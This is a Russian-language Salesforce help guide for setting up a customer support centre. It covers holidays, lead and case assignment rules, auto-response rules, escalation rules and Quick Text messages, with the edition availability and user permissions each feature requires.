Например, создайте праздник по имени «Новый год», начинающийся в 20:00 31 декабря и заканчивающийся в 9:00 2 января. На время данного праздника применение правил расширения и контрольных точек будет приостановлено.

1. В меню «Настройка» введите *Holidays* в поле *Quick Find*, затем выберите **Holidays**.
2. Нажмите кнопку **«Создать»** или щелкните ссылку **«Клонировать»** напротив имени нужного прошедшего праздника.

Только прошедшие праздники доступны для клонирования.

3. Введите имя праздника.
4. Введите дату праздника.

Чтобы создать многодневный праздник, выполните указанные ниже действия.

- a. Установите флажок «Повторяющийся праздник».
- b. Введите первый день праздника в поле «Дата начала».
- c. Снимите флажок «Дата окончания отсутствует» в поле «Дата окончания».
- d. Введите последний день праздника в поле «Дата окончания».

5. При необходимости выполните указанные ниже действия.

- Чтобы задать точное время праздника, снимите флажок «Весь день» напротив поля «Время» и введите точное время.
- Чтобы запланировать повтор праздника на определенные даты и время, установите флажок «Повторяющийся праздник».
  - Выберите частоту повторения праздника в поле «Частота». Чтобы уточнить критерии частоты, воспользуйтесь полем «Ежедневно», «Еженедельно» или «Ежемесячно», поддерживающим дополнительные параметры.
  - Чтобы задать продолжительность повторяющегося праздника, выберите нужные даты в полях «Дата начала» и «Дата окончания».

Если выбранные даты начала и окончания не соответствуют выбранной частоте, то отображается следующее сообщение об ошибке: «Повторяющийся праздник не содержит экземпляра».

6. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки праздников:

- «Управление часами работы и праздниками»

7. Нажмите кнопку **«Добавить/удалить»** в связанном списке «Часы работы».
8. Чтобы выбрать часы работы, которые должны быть связаны с праздником, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**. Праздник может быть связан с несколькими часами работы.

СМ. ТАКЖЕ:

[Рекомендации по созданию праздников для службы поддержки](#)

[Настройка часов работы](#)

[Настройка службы поддержки](#)

## Рекомендации по созданию праздников для службы поддержки

Праздники позволяют определять даты и время, в течение которого служба поддержки недоступна. Ниже перечислены некоторые рекомендации по настройке и использованию праздников.

- Каждый набор часов работы может быть связан с 1 000 праздников.
- Праздникам автоматически назначается часовой пояс связанных часов работы. Например, праздник, который связывается с часами работы, заданными по стандартному тихоокеанскому времени, применяется к данным часам работы по стандартному тихоокеанскому времени.
- Праздники могут быть дополнены только часами работы, помеченными флажком «Активно».
- Имена праздников могут повторяться. Например, система позволяет создать несколько праздников по имени «Новый год».
- В настоящее время результаты отчетов *не* содержат праздники.
- Праздник, повтор которого запланирован на определенный день каждого месяца, повторяется только в те месяцы, которые содержат этот день. Например, праздник, повтор которого запланирован на 31 число каждого месяца, повторяется только в те месяцы, которые содержат 31 день. Чтобы повторять праздник в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

СМ. ТАКЖЕ:

[Настройка праздников для службы поддержки](#)

[Настройка часов работы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка правил назначения

Правила назначения определяют порядок обработки интересов и обращений.

1. Введите строку «*Правила назначения*» в поле «Быстрый поиск», затем выберите пункт «**Правила назначения интересов**» или «**Правила назначения обращений**».
2. Нажмите кнопку «**Создать**» и введите имя правила. Чтобы активировать данное правило для интересов или обращений, созданных вручную, посредством сообщений эл. почты или Интернета, установите флажок «Активно». Затем нажмите кнопку «**Сохранить**».
3. Чтобы создать записи правила, нажмите кнопку «**Создать**». Ниже перечислены доступные поля для всех записей.

| Поле     | Описание  |
|----------|---|
| Заказ    | <p>Данное поле определяет порядок обработки записи в правиле (например, «1», «2», «3»).</p> <p>Система Salesforce оценивает каждую запись и проверяет на соответствие заданным критериям. При обнаружении соответствия система Salesforce обрабатывает элемент и прекращает оценку записей правила для этого элемента. Если соответствие не найдено, то элемент переназначается стандартному ответственному Web-to-Lead, администратору, выполняющему импорт интересов, или стандартному ответственному за обращение.</p>   |
| Критерии | <p>Данное поле определяет условия, которым должен соответствовать интерес или обращение для его назначения.</p> <p>Введите критерии правила.</p> <ul style="list-style-type: none"> <li>• Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила. Например, настройте фильтр обращений «<i>"Приоритет" равно "Высокий"</i>», чтобы записи обращений, содержащие значение «Высокий» в поле «Приоритет», запускали правило.</li> </ul> <p>Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию. Разрешается добавить не более 25 критериев фильтрации (каждый длиной не более 255 символов).</p> <p>При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience



Правила назначения интересов доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил назначения:

- «Настройка приложения»

| Поле   | Описание   |
|--|--|
|  | <ul style="list-style-type: none"> <li>Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. Например, формула <code>AND ( ISCHANGED ( Приоритет ) , ISPICKVAL ( Приоритет , "Высокий" ) )</code> применяет правило, изменяющее ответственного за обращение, когда значение поля «Приоритет» меняется на «Высокий».</li> </ul> <p>За удалением настраиваемого поля, используемого условием, следует автоматическое удаление записи правила.</p>  |
| Пользователь   | <p>Данное поле определяет пользователя или очередь, которой должен быть назначен интерес или обращение при выполнении заданных условий. Выбранный пользователь должен быть активным и иметь полномочие «Чтение» для интересов или обращений.</p> <p> <b>Прим.:</b> Пользователи, назначенные правилу, не могут быть лишены полномочия «Чтение» для интересов или обращений.</p> <p>Если организация использует подразделения, то интересы назначаются стандартному подразделению пользователя или очереди, указанной в данном поле. Обращения наследуют подразделение связанного контакта или назначаются стандартному глобальному подразделению.</p> |
| Не переназначать ответственного  | Данное поле отменяет необходимость переназначения текущего ответственного при обновлении интереса или обращения.   |
| Шаблон эл. почты   | Данное поле определяет шаблон, который должен использоваться для сообщения эл. почты, отправляемого автоматически новому ответственному. В противном случае сообщение эл. почты не отправляется. Уведомление о назначении интереса или обращения очереди отправляется на адрес очереди и всех ее участников, указанный в поле «Адрес эл. почты очереди».   |
| Предопределенные группы, работающие с обращениями  | <p>Данное поле содержит предопределенные рабочие группы, которые должны быть добавлены в обращение, соответствующее заданным критериям. Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции.</p> <p>Чтобы выбрать предопределенную рабочую группу для добавления в правило назначения, щелкните значок поиска (). Чтобы добавить новую строку, которая используется для добавления предопределенной группы, работающей с обращениями, щелкните <b>«Добавить строку»</b>.</p>                     |
| Заменить все существующие предопределенные группы, работающие с обращениями, для обращения | Данное поле определяет необходимость замены любой текущей предопределенной группы, работающей с обращениями, другой предопределенной рабочей группой при выполнении критериев, заданных для обращения.   |

Чтобы сохранить созданную запись, нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую запись и добавить новую, нажмите кнопку **«Сохранить и создать»**.

-  **Совет:** Чтобы создать безотказное правило, рекомендуем всегда создавать последнюю запись правила без критериев. Данная запись обрабатывает все интересы или обращения, которые не были обработаны предыдущими записями правила.

СМ. ТАКЖЕ:

[Просмотр и редактирование правил назначения](#)

[Управление правилами назначения](#)

## Просмотр и редактирование правил назначения

Чтобы просмотреть или изменить правила назначения, выполните указанные ниже действия.

- Чтобы изменить имя правила, щелкните ссылку **«Переименовать»**.
- Чтобы изменить запись правила, выберите имя нужного правила в списке. Чтобы добавить новую запись, нажмите кнопку **«Создать»**. Чтобы изменить или удалить запись, щелкните ссылку **«Правка»** и **«Удал.»**. Чтобы изменить порядок применения записей, нажмите кнопку **«Изменить порядок»**.

СМ. ТАКЖЕ:

[Настройка правил назначения](#)

[Управление правилами назначения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Правила назначения интересов доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения правил назначения:

- «Настройка приложения»

Для просмотра правил назначения:

- «Просмотр настройки и конфигурации»

## Управление правилами назначения

Чтобы автоматизировать создание интересов и процессы поддержки, используемые в организации, рекомендуем создать правила назначения.

- **Правила назначения интересов:** определяют способ назначения интересов пользователям или очередям при создании вручную, сборе на веб-сайте или импорте с помощью мастера импорта данных.
- **Правила назначения обращений:** определяют способ назначения обращений пользователям или очередям при создании вручную, посредством функций Web-to-Case, Email-to-Case или On-Demand Email-to-Case, портала самообслуживания, клиентского портала, приложения Outlook или Lotus Notes.

Обычно организация использует одно правило для общих целей (например, одно правило назначения интересов для импорта, а второе — для веб-интересов; или одно правило назначения обращений для рабочих дней, а второе — для праздничных дней). Каждый тип правила может использовать только одно активное правило.

Каждое правило содержит несколько записей, которые определяют способ назначения интересов или обращений. Например, стандартное правило назначения обращений может содержать две записи: обращения с записью «"Тип" равно "Золотой"» назначаются очереди «Золотое обслуживание», а обращения с записью «"Тип" равно "Серебряный"» назначаются очереди «Серебряное обслуживание».

Чтобы создать правило назначения, в настройке введите строку «Правила назначения» в поле «Быстрый поиск», затем выберите пункт «Правила назначения интересов» или «Правила назначения обращений».

### Пример правила назначения

Ниже приведено правило назначения обращений, которое назначает обращение определенной очереди на основе рейтинга организации.

Имя правила: «Назначение организации с рейтингом Hot»

Записи правила:

| Порядок | Критерии   | Назначить                  |
|---------|--|----------------------------|
| 1       | <code>ISPICKVAL(Account.Rating, "Hot")</code>  | Очередь поддержки 1 уровня |
| 2       | <code>OR( ISPICKVAL(Account.Rating, "Warm") , ISPICKVAL(Account.Rating, "Cold") )</code> | Очередь поддержки 2 уровня |

СМ. ТАКЖЕ:

[Настройка правил назначения](#)

[Просмотр и редактирование правил назначения](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Правила назначения интересов доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения правил назначения:

- «Настройка приложения»

## Настройка правил автоматического ответа

Автоматический ответ позволяет отправлять электронные сообщения при получении интересов или обращений в зависимости от атрибутов записи. Правила автоматического ответа позволяют отправлять клиентам быстрые ответы, подтверждающие получение их запросов или сведений о неполадках.

Система позволяет создавать правила автоматического ответа для интересов, созданных посредством формы Web-to-Lead, и обращений, отправленных с использованием следующих способов:

- Портал самообслуживания
- Клиентский портал
- Форма Web-to-Case
- Сообщение Email-to-Case
- Сообщение On-Demand Email-to-Case

Можно создать правила ответов в любом количестве в зависимости от атрибутов входящих интересов или обращений. Следует учитывать, что одновременно можно активировать только одно правило для интересов и одно — для обращений. Электронные ответы отображаются в связанном списке интересов или контактов «Журнал действий» и связанном списке обращений «Эл. почта».

### Создание правил автоматического ответа


Чтобы создать правило ответа Web-to-Lead, введите строку «*Правила автоматического ответа*» в поле «Быстрый поиск» и выберите пункт «**Правила автоматического ответа для интересов**». Чтобы создать правило ответа для обращений, введите строку «*Правила автоматического ответа*» в поле «Быстрый поиск» и выберите пункт «**Правила автоматического ответа для обращений**». Ниже перечислены действия, доступные на странице «Правила автоматического ответа».

1. Нажмите кнопку «**Создать**».
2. Введите имя правила.
3. Чтобы активировать только данное правило, установите флажок «Активно».
4. Нажмите кнопку «**Сохранить**».
5. Создайте записи правила.

### Создание записей правила ответа

1. Нажмите кнопку «**Создать**» на странице сведений о правиле.
2. Чтобы определить порядок обработки данной записи, введите нужное число.

Правило обрабатывает записи в заданном порядке, останавливает обработку при обнаружении первого совпадения и отправляет сообщение эл. почты на основе выбранного шаблона. Если правила ответа не применяются, то правило использует стандартный шаблон, выбранный на странице параметров функции Web-to-Case или Web-to-Lead.

 **Прим.:** Чтобы создать безотказное правило, рекомендуем всегда создавать последнюю запись правила без критериев. Данная запись будет обрабатывать все интересы или обращения, которые не были обработаны предыдущими записями правила. Данный алгоритм особенно важен для функций Email-to-Case и On-Demand Email-to-Case, которые не используют стандартные шаблоны.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
автоматического ответа:

- «Настройка приложения»



### 3. Введите критерии правила.

- Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила. Например, настройте фильтр обращений «*"Приоритет" равно "Высокий"*», чтобы записи обращений, содержащие значение «Высокий» в поле «Приоритет», запускали правило.

Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию. Разрешается добавить не более 25 критериев фильтрации (каждый длиной не более 255 символов).

При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.

- Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. Например, формула AND (ISPICKVAL (Приоритет, "Высокий") , Версия<4.0) запускает правило, которое отправляет автоматический ответ на основе выбранного шаблона, если поле обращения «Приоритет» содержит значение «Высокий», а значение настраиваемого поля обращения «Версия» не превышает четырех.

### 4. Введите имя, которое должно добавляться в строку «От» автоматического ответа.

### 5. Введите адрес эл. почты, который должен добавляться в строку «От» автоматического ответа. Данный адрес эл. почты должен соответствовать проверенному единому адресу эл. почты или адресу эл. почты из профиля пользователя Salesforce и должен отличаться от адресов маршрутизации Email-to-Case.

### 6. При необходимости введите адрес для ответа.

### 7. Выберите шаблон эл. почты.

### 8. При создании записи правила ответа для Email-to-Case включите параметр «Отправить ответ всем получателям» для рассылки автоматических ответов всем пользователям, указанным в полях «Кому» и «Копия» в исходном сообщении.

### 9. Не забывайте сохранять внесенные изменения!

СМ. ТАКЖЕ:

[Различия между правилами автоматического ответа и предупреждениями бизнес-правила](#)

## Различия между правилами автоматического ответа и предупреждениями бизнес-правила

Правила автоматического ответа и электронные предупреждения бизнес-правила поддерживают похожие функции. Таблица ниже содержит некоторые различия между предупреждениями бизнес-правила и правилами автоматического ответа, позволяющие пользователям выбирать соответствующие процессы.

| Тип процесса                              | Предназначение   | Условие выполнения                               | Получатель сообщения эл. почты                               | Количество отправленных сообщений эл. почты  |
|---|--|--|--|--|
| Электронные предупреждения бизнес-правила | Уведомления заинтересованным лицам.  | Создание или электронное обращение или интереса. | Любой выбранный пользователь                                 | Одно отправленное сообщение эл. почты на электронное предупреждение. Каждое бизнес-правило может использовать не более: <ul style="list-style-type: none"> <li>• 10 электронных предупреждений в качестве немедленных действий</li> <li>• 10 электронных предупреждений на триггер времени в качестве зависимых от времени действий</li> <li>• 10 триггеров времени</li> </ul> |
| Правила автоматического ответа            | Исходный ответ контакту, создавшему обращение, или пользователю, отправившему веб-интерес. | Создание обращения или интереса.                 | Контакт обращения или пользователь, отправивший веб-интерес. | Одно отправленное сообщение эл. почты на основе первого критерия записи правила, соответствующего в последовательности записей правил.   |

СМ. ТАКЖЕ:

[Настройка правил автоматического ответа](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Правила автоматического ответа доступны в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Бизнес-правила доступны в версиях: **Professional**

**Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

## Настройка правил расширения

Каждое правило устанавливает условие, определяющее способ обработки обращений.

Чтобы создать правило расширения, выполните указанные ниже действия.

1. Введите строку «*Правила расширения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Правила расширения**».
2. Нажмите кнопку «**Создать**» и введите имя правила. Чтобы активировать данное правило расширения, установите флажок «Активно». Нажмите кнопку «**Сохранить**».
3. Чтобы создать записи правила, нажмите кнопку «**Создать**». Ниже перечислены доступные поля.

| Поле     | Описание   |
|----------|--|
| Порядок  | <p>Данное поле определяет порядок обработки записи в правиле (например, «1», «2», «3»).</p> <p>Система Salesforce оценивает каждую запись и проверяет на соответствие заданным критериям. При обнаружении соответствия система Salesforce обрабатывает элемент и прекращает оценку записей правила для этого элемента. В противном случае обращение не расширяется.</p>  |
| Критерии | <p>Данное поле определяет условия, которым должно соответствовать обращение для его расширения.</p> <p>При необходимости введите критерии правила.</p> <ul style="list-style-type: none"> <li>• Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила. Например, настройте фильтр обращений «<i>"Приоритет" равно "Высокий"</i>», чтобы записи обращений, содержащие значение «Высокий» в поле «Приоритет», запускали правило.</li> </ul> <p>Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию. Разрешается добавить</p> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил расширения:


- «Настройка приложения»

| Поле  | Описание  |
|---|---|
|   | <p>не более 25 критериев фильтрации (каждый длиной не более 255 символов).</p> <p>При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.</p> <ul style="list-style-type: none"> <li>Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. Например, формула <code>AND ( ISCHANGED ( Приоритет ) , ISPICKVAL ( Приоритет , "Высокий" ) )</code> применяет правило, изменяющее ответственного за обращение, когда значение поля «Приоритет» меняется на «Высокий».</li> </ul> <p>Обратите внимание, что удаление настраиваемого поля, используемого условием, инициирует автоматическое удаление записи правила.</p> |
| Указать критерии часов работы               | <p>Выберите способ применения часов работы к расширенному обращению.</p> <ul style="list-style-type: none"> <li>«Пропустить часы работы»: установите данный флажок, чтобы пропустить часы работы при расширении обращения.</li> <li>«Использовать часы работы, указанные для обращения»: установите данный флажок, чтобы использовать текущие часы работы при расширении обращения.</li> <li>«Задать часы работы»: установите данный флажок и щелкните значок поиска (🔍), чтобы выбрать предопределенные часы работы, которые должны использоваться при расширении обращения.</li> </ul> <p>Действия расширения выполняются только в течение связанных часов работы.</p>  |
| Определить способ выбора времени расширения | <p>Данное поле определяет поле, которое должно применяться к значению параметра «Длительность».</p>   |

| Поле | Описание   |
|------|--|
|      | <p>Параметр «Длительность» может определять количество часов, прошедших со времени:</p> <ul style="list-style-type: none"> <li>Создание обращения</li> <li>Создание обращения (если не изменено); измененное обращение не подлежит расширению</li> <li>Последнее изменение обращения</li> </ul> <p>Например, при выборе критерия «На основе времени последнего изменения обращения» и значения «5» в параметре «Длительность» открытые обращения расширяются через 5 часов после времени последнего изменения.</p> |


4. Чтобы сохранить созданную запись, нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую запись и добавить новую, нажмите кнопку **«Сохранить и создать»**.

5. По завершении нажмите кнопку **«Сохранить»**. При этом отображается правило расширения и список записей правила.


 **Прим.:** Чтобы создать безотказное правило, рекомендуем всегда создавать последнюю запись правила без критериев. Данная запись будет обрабатывать все обращения, которые не были обработаны предыдущими записями правила.

6. Выберите действие, которое должно выполняться при истинности любой записи правила расширения. Щелкните ссылку **«Правка»** напротив имени нужной записи.

7. Чтобы добавить действие расширения, нажмите кнопку **«Создать»**. Каждой записи правила может быть задано не более пяти действий, позволяющих расширять обращения через увеличивающиеся периоды времени. Ниже перечислены доступные поля.

| Поле         | Описание   |
|--------------|--|
| Длительность | <p>Данное поле определяет количество часов, по истечении которых открытое обращение должно быть расширено. Данное время определяется значением поля «Определить способ выбора времени расширения». Данное поле не позволяет использовать одинаковое значение для двух действий расширения.</p>   |
| Назначить    | <p>Данное поле определяет пользователя, пользователя-партнера или очередь, которой должно быть назначено обращение при выполнении заданных условий. Выбранный пользователь должен быть активным и иметь полномочие «Чтение» для обращений.</p> <p> <b>Прим.:</b> Пользователи, назначенные правилу, не могут быть лишены полномочия «Чтение» для интересов или обращений.</p> |


| Поле                                  | Описание   |
|---------------------------------------|--|
|                                       | Обратите внимание, что переназначение расширенного обращения является необязательным.  |
| Шаблон уведомления                    | Данное поле определяет шаблон, который должен использоваться для сообщения эл. почты, отправляемого автоматически новому ответственному, указанному в поле «Назначить». В противном случае сообщение эл. почты не отправляется.                          |
| Уведомить данного пользователя        | Данное поле определяет пользователя, которому должно быть отправлено уведомление о расширении обращения. Уведомление другого пользователя является необязательным.   |
| Уведомить ответственного за обращение | Данное поле определяет необходимость уведомления ответственного при расширении обращения.  |
| Шаблон уведомления                    | Данное поле определяет шаблон, который должен использоваться для электронного уведомления, отправляемого автоматически пользователю, указанному в поле «Уведомить». Если поле «Уведомить» содержит пользователя, то выбор шаблона является обязательным. |
| Дополнительные адреса эл. почты       | Данное поле определяет дополнительных пользователей, которым должно быть отправлено уведомление о расширении.  |

 **Прим.:** Обращение повторно оценивается правилами расширения при каждом его сохранении или изменении ответственного за обращение. Если обращение соответствует записи правила расширения, то система определяет время его расширения и отменяет дальнейшее сопоставление с другими записями правила. Например, организация создает две записи правила расширения:

- Расширять через три часа после создания, если поле «Причина обращения» содержит значение «Сбой»
- Расширять через четыре часа после создания, если поле «Причина обращения» содержит значение «Ошибка»

Обращение, поле «Причина обращения» которого содержит значение «Ошибка», должно быть расширено через четыре часа после создания. Затем пользователь изменяет обращение, что инициирует его повторную оценку правилами расширения. Время расширения обращения, поле «Причина обращения» которого теперь содержит значение «Сбой», изменяется и составляет три часа после создания. Обращение, созданное более трех часов назад, расширяется вне очереди.

Правила расширения не оцениваются при пакетном переносе обращений из спискового представления обращений. Обратите внимание, что использование правил назначения для изменения ответственного за обращение инициирует оценку правил расширения до выполнения правил назначения.

 **Совет:** Ниже указан порядок обработки правил в системе Salesforce.

1. Правила проверки
2. Правила назначения

3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения

СМ. ТАКЖЕ:

[Создание правил расширения](#)

[Просмотр и редактирование правил расширения](#)

[Отслеживание очереди правил расширения обращений](#)

## Создание правил расширения

Создайте правила расширения, позволяющие автоматически расширять обращения, которые не были решены по истечении заданного периода времени.

Как правило, организация использует одно правило расширения, состоящее из нескольких записей, которые определяют точный способ расширения обращений. Например, стандартное правило расширения обращений может содержать две записи: обращения, поле «Тип» которых содержит значение «Золотой», расширяются в течение 2 часов, а обращения, поле «Тип» которых содержит значение «Серебряный», расширяются в течение 8 часов.

СМ. ТАКЖЕ:

[Настройка правил расширения](#)

[Просмотр и редактирование правил расширения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
правил расширения:

- «Настройка приложения»

## Просмотр и редактирование правил расширения

Чтобы просмотреть или изменить правила расширения, выполните указанные ниже действия.

- Чтобы изменить имя правила, щелкните ссылку **«Переименовать»**.
- Чтобы изменить записи правила, выберите имя нужного правила в списке. Чтобы добавить новую запись, нажмите кнопку **«Создать»**. Чтобы изменить или удалить запись, щелкните ссылку **«Правка»** и **«Удал.»**. Чтобы изменить порядок применения записей, нажмите кнопку **«Изменить порядок»**.

СМ. ТАКЖЕ:

[Настройка правил расширения](#)

[Создание правил расширения](#)

## Настройка быстрого текста

Быстрый текст позволяет пользователям создавать сообщения (например, приветствия, ответы на типичные вопросы и короткие примечания), которые могут использоваться агентами службы поддержки при обновлении обращений и общении с клиентами в целях экономии времени и повышения стандартизации. Под настройкой быстрого текста понимается включение его поддержки, назначение соответствующих полномочий пользователям и создание стандартизированных сообщений.

1. **Включите быстрый текст.**  
Быстрый текст автоматически доступен организациям, использующим Live Agent.
2. При необходимости настройте параметры быстрого текста.
3. **Предоставьте пользователям полномочия на создание сообщений «Быстрый текст».**
4. **Создайте сообщения «Быстрый текст».**
5. Если организация использует приложение Live Agent, **предоставьте агентам доступ к боковой панели «Быстрый текст» на консоли Live Agent.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения правил  
расширения:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрого  
текста:

- «Настройка приложения»



## Включение быстрого текста

Функция «Быстрый текст», включенная для организации, позволяет агентам использовать predefined сообщения для ответа клиентам и быстро обновлять текущие обращения.

 **Прим.:** Включение быстрого текста является необратимым.

1. Введите строку «*Параметры быстрого текста*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры быстрого текста**».
2. Установите флажок «Включить быстрый текст».
3. Нажмите кнопку «**Сохранить**».

После включения функции «Быстрый текст» обновите полномочия пользователей, чтобы предоставить агентам службы поддержки доступ к быстрому тексту.

СМ. ТАКЖЕ:

- [Настройка быстрого текста](#)
- [Создание сообщений «Быстрый текст»](#)

## Предоставление агентам службы поддержки доступа к быстрому тексту

Благодаря предоставлению доступа к быстрому тексту, агенты могут выбирать стандартные сообщения для добавления в чаты, сообщения эл. почты, обновления или примечания к обращениям.

Чтобы предоставить агентам доступ к быстрому тексту на консоли Live Agent, в приложении Live Agent на консоли Salesforce или в действиях ленты обращений «Эл. почта», «Портал», «Записать вызов в журнал» и «Изменить статус», выполните указанные ниже действия.

- Назначьте им полномочие «Чтение» для объекта «Быстрый текст»
- Выполните одно из указанных ниже действий.

| Параметр   | Действия  |
|--|---|
| Назначение агентам ответственности как минимум за одно сообщение «Быстрый текст» | <ul style="list-style-type: none"> <li>– Назначьте агентов ответственными за текущие сообщения «Быстрый текст» (щелкните ссылку «<b>Изменить</b>» напротив поля записи «Ответственный») или</li> <li>– Разрешите им создание сообщений</li> </ul> |
| Изменение единых стандартных параметров общего доступа к объекту «Быстрый текст» | <ol style="list-style-type: none"> <li>1. В разделе «Настройка» введите «<i>Параметры общего доступа</i>» в поле «Быстрый поиск», затем выберите «<b>Параметры общего доступа</b>».</li> </ol>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения быстрого текста:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки быстрого текста:

- «Настройка приложения»

| Параметр                            | Действия   |
|-------------------------------------|--|
| Использование правил общего доступа | <ol style="list-style-type: none"> <li>Нажмите кнопку <b>«Правка»</b> в разделе «Единые стандартные параметры».</li> <li>В раскрывающемся списке «Доступ по умолчанию» выберите значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи» для объекта «Быстрый текст».</li> <li>Нажмите кнопку <b>«Сохранить»</b>.</li> </ol> <p>Чтобы сохранить единые стандартные параметры общего доступа без изменений, создайте правила общего доступа, позволяющие определить группы пользователей, которым сообщения «Быстрый текст» должны быть доступны как минимум только для чтения.</p> |

Пользователь также может создавать стандартизированные сообщения для агентов службы поддержки, имеющих доступ к быстрому тексту.

СМ. ТАКЖЕ:

[Настройка быстрого текста](#)

## Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

- Откройте вкладку **«Быстрый текст»**.
- Нажмите кнопку **«Создать»**.
